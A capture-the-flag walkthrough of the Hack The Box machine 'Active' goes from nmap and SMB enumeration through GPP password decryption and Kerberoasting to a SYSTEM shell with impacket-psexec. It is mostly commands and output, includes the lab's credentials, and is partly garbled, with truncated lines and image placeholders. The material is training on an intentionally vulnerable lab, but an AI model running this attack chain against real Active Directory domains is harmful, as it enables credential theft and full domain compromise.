

# ACTIVE

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## ENUMERATION

### NMAP

Nmap scan report for 10.10.10.100

Host is up (0.057s latency).

Not shown: 64674 closed tcp ports (reset), 839 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

53/tcp	open	domain	Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server   dns-nsid:
--------	------	--------	--

_ bind.version:	Microsoft DNS 6.1.7601 (1DB15D39)
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88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-07-10 12:00:00)
--------	------	--------------	---

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: acme.local)
---------	------	------	--

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

464/tcp	open	kpasswd5?	
---------	------	-----------	--

593/tcp	open	ncach_http	Microsoft Windows RPC over HTTP 1.0
---------	------	------------	-------------------------------------

636/tcp	open	tcpwrapped	
---------	------	------------	--

3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: acme.local)
----------	------	------	--

3269/tcp	open	tcpwrapped	
----------	------	------------	--

5722/tcp	open	msrpc	Microsoft Windows RPC
----------	------	-------	-----------------------

9389/tcp	open	mc-nmf	.NET Message Framing
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```

49152/tcp open  msrpc      Microsoft Windows RPC
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49155/tcp open  msrpc      Microsoft Windows RPC
49157/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc      Microsoft Windows RPC
49165/tcp open  msrpc      Microsoft Windows RPC
49166/tcp open  msrpc      Microsoft Windows RPC
49167/tcp open  msrpc      Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_20

```

#### Host script results:

```

|_clock-skew: -23m19s
|_smb2-time:
|   date: 2025-07-17T15:35:20
|_ start_date: 2025-07-17T15:29:25
|_smb2-security-mode:
|   2:1:0:
|_ Message signing enabled and required

```

Read data files from: /usr/share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org>.

# Nmap done at Thu Jul 17 11:58:47 2025 -- 1 IP address (1 host up) scanned in 1  
 → active

## SMB ENUMERATION

Checking for null sessions

```

nxc smb 10.10.10.100 -u "" -p ""
SMB      10.10.10.100  445  DC      [*] Windows 7 / Server 2008 R2 Build 7600
SMB      10.10.10.100  445  DC      [+] active.htb\

```

ADDING DOMAIN TO HOST FILE

```
→ active nxc smb 10.10.10.100 --generate-hosts-file /etc/hosts
SMB 10.10.10.100 445 DC [*] Windows 7 / Server 2008 R2 Build
→ active cat /etc/hosts
10.10.11.219 pilgrimage.htb
10.10.11.28 sea.htb
10.10.11.20 editorial.htb
127.0.0.1 admin.sightless.htb
10.10.11.32 sightless.htb sqlpad.sightless.htb
10.10.10.182 cascade.local
10.10.10.100 DC.active.htb active.htb DC
```

Since we can login as null sessions we will list shares or try to enumerate users

nxc smb 10.10.10.100 -u "" -p "" --shares						
SMB	10.10.10.100	445	DC	[*] Windows 7 / Server 2008 R2 Build 7600		
SMB	10.10.10.100	445	DC	[+] active.htb\:		
SMB	10.10.10.100	445	DC	[*] Enumerated shares		
				Share	Permissions	Remark
SMB	10.10.10.100	445	DC	-----	-----	-----
SMB	10.10.10.100	445	DC	ADMIN\$		Remote Admin
SMB	10.10.10.100	445	DC	C\$		Default share
SMB	10.10.10.100	445	DC	IPC\$		Remote IPC
SMB	10.10.10.100	445	DC	NETLOGON		Logon server
SMB	10.10.10.100	445	DC	Replication	READ	
SMB	10.10.10.100	445	DC	SYSVOL		Logon server s
SMB	10.10.10.100	445	DC	Users		

We can see we have READ permissions over the Replication share,

We will try to connect to the replication share using smbclient and download the files in the share.

smbclient //active.htb/Replication  
Password for [WORKGROUP\root]:  
Anonymous login successful  
Try "help" to get a list of possible commands.

```

smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GP
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GP
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Gr
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\M.
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\M.
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\M.
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\M/


```

## TREE VIEW OF THE FILE

```

→ active.htb tree
.
├── DfsrPrivate
│   ├── ConflictAndDeleted
│   ├── Deleted
│   └── Installing
├── Policies
│   ├── {31B2F340-016D-11D2-945F-00C04FB984F9}
│   │   ├── GPT.INI
│   │   ├── Group Policy
│   │   │   └── GPE.INI
│   │   ├── MACHINE
│   │   │   ├── Microsoft
│   │   │   │   ├── Windows NT
│   │   │   │   └── SecEdit
│   │   │   └── GptTmpl.inf
│   │   ├── Preferences
│   │   │   ├── Groups
│   │   │   └── Groups.xml
│   │   └── Registry.pol
│   └── USER
├── {6AC1786C-016F-11D2-945F-00C04fB984F9}
└── GPT.INI

```




## GPP PASSWORD DECRYPT

We can see we have a ton of file here but above all we can see the group..xml is a bit interesting

```
cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{
</Groups>
```

In the groups.xml we can see we have a encrypted password. We can google for the groups.xml password decrypt



We can see we have some results for decrypting this gpp(group policy preferences) file.

We can clone the gpp-decrypt repo from the first result and install and run it over our groups.xml file and get the password.

We also have a tool in the kali repo for decrypting gpp encrypted strings

```
gpp-decrypt 'edBSHOWhZLTjt/QS9FelcJ83mjWA98gw9guKOhJOdcqh+ZGMeXC  
GPPstillStandingStrong2k18'
```

Now we got our password. and potential username from the groups.xml  
'SVC\_TGS'

```
nxc smb 10.10.10.100 -u SVC_TGS -p GPPstillStandingStrong2k18
SMB      10.10.10.100  445  DC      [*] Windows 7 / Server 2008 R2 Build 7600
SMB      10.10.10.100  445  DC      [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
```

## EXPLOITATION

Now lets connect to the user share with the credentials we got. and download the files listed in the share.

```
smbclient //10.10.10.100/Users -U SVC_TGS
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> prompt off
smb: \> recurse on
smb: \> mget *
getting file \desktop.ini of size 174 as desktop.ini (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
NT_STATUS_ACCESS_DENIED listing \Administrator\*
NT_STATUS_STOPPED_ON_SYMLINK listing \All Users\*
getting file \Default\NTUSER.DAT of size 262144 as Default\NTUSER.DAT (125.1 KiloBytes/sec)
getting file \Default\NTUSER.DAT.LOG of size 1024 as Default\NTUSER.DAT.LOG
getting file \Default\NTUSER.DAT.LOG1 of size 95232 as Default\NTUSER.DAT.LOG1
getting file \Default\NTUSER.DAT.LOG2 of size 0 as Default\NTUSER.DAT.LOG2
getting file \Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM of size 1024 as Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM
getting file \Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM of size 1024 as Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM
NT_STATUS_ACCESS_DENIED listing \Default User\*
NT_STATUS_ACCESS_DENIED listing \Public\*
NT_STATUS_ACCESS_DENIED listing \Default\Application Data\*
NT_STATUS_ACCESS_DENIED listing \Default\Cookies\*
NT_STATUS_ACCESS_DENIED listing \Default\Local Settings\*
NT_STATUS_ACCESS_DENIED listing \Default\My Documents\*
NT_STATUS_ACCESS_DENIED listing \Default\NetHood\*
NT_STATUS_ACCESS_DENIED listing \Default\PrintHood\*
NT_STATUS_ACCESS_DENIED listing \Default\Recent\*
NT_STATUS_ACCESS_DENIED listing \Default\SendTo\*
```

```
NT_STATUS_ACCESS_DENIED listing \Default\Start Menu\*
NT_STATUS_ACCESS_DENIED listing \Default\Templates\*
getting file \SVC_TGS\Desktop\user.txt of size 34 as SVC_TGS/Desktop/user.txt (
NT_STATUS_ACCESS_DENIED listing \Default\Documents\My Music\*
NT_STATUS_ACCESS_DENIED listing \Default\Documents\My Pictures\*
NT_STATUS_ACCESS_DENIED listing \Default\Documents\My Videos\*
NT_STATUS_ACCESS_DENIED listing \Default\AppData\Local\Application Data\*
NT_STATUS_ACCESS_DENIED listing \Default\AppData\Local\History\*
NT_STATUS_ACCESS_DENIED listing \Default\AppData\Local\Temporary Internet
getting file \Default\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\
getting file \Default\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\
getting file \Default\AppData\Roaming\Microsoft\Internet Explorer\Q
```

Here in the files we got our user flag

```
— Public
  — SVC_TGS
    — Contacts
    — Desktop
      — user.txt
    — Downloads
    — Favorites
    — Links
    — My Documents
    — My Music
    — My Pictures
    — My Videos
    — Saved Games
    — Searches
```

## GETTING DATA FOR BLOODHOUND

```
bloodhound-python -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' -ns 10.10.10.10
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: active.htb
```



```
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error
INFO: Connecting to LDAP server: dc.active.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.active.htb
INFO: Found 5 users
INFO: Found 41 groups
INFO: Found 2 gpos
INFO: Found 1 ows
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.active.htb
....
```

## BLOODHOUND

WE don't have much permissions with the user svc\_tgs, after loading the data in bloodhound and listing all kerberoastable users we can see administrator.

The screenshot shows a CTF tool interface. At the top, a Cypher query is entered in a text area:

```
1 MATCH (u:User)
2 WHERE u.haspwn=true
3 AND u.enabled = true
4 AND NOT u.objectid ENDS WITH '-502'
5 AND NOT COALESCE(u.gmsa, false) = true
6 AND NOT COALESCE(u.msa, false) = true
7 RETURN u
8 LIMIT 100
```

Below the query are buttons for "Save Query", "? Help", and "Run". On the left, there is a "Pre-built Searches" section with tabs for "ACTIVE DIRECTORY", "AZURE", and "CUSTOM SEARCHES". Under "ACTIVE DIRECTORY", there are several search categories: "Dangerous Privileges", "Kerberos Interaction", and "Shortest Paths". On the right, there is a user profile card for "ADMINISTRATOR@ACTIVE.HTB" with a green profile picture and a diamond icon.

## KERBEROASTING ADMINISTRATOR

impacket-GetUserSPNs -dc-ip 10.10.10.100 active.htb/svc\_tgs:GPPstillStandingSt  
 Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName	Name	MemberOf	Pass
active/CIFS:445	Administrator	CN=Group Policy Creator Owners,CN=Users,I	

```
[ - ] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$5811b67fb
```

WE GOT THE KERBEROAST HASH AND NOW WE CAN CRACK THIS HASH

```
hashcat hash /home/panda/Downloads/rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash
```

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

**NOTE:** Auto-detect is best effort. The correct hash-mode is **NOT** guaranteed!  
Do **NOT** report auto-detect issues unless you are certain of the hash type.

\$krb5tgs\$23\$\*Administrator\$ACTIVE.HTB\$active.htb/Administrator\*\$5811b67fb

## SHELL AS ADMINISTRATOR

impacket-psexec administrator:Ticketmaster1968@10.10.10.100

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[\*] Requesting shares on 10.10.10.100.....

[\*] Found writable share ADMIN\$

[\*] Uploading file JkjmUgpB.exe

[\*] Opening SVCManager on 10.10.10.100.....

[\*] Creating service sVLk on 10.10.10.100.....

[\*] Starting service sVLk.....

[!] Press help for extra shell commands

Microsoft Windows [Version 6.1.7601]

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C:\Windows\system32> whoami  
nt authority\system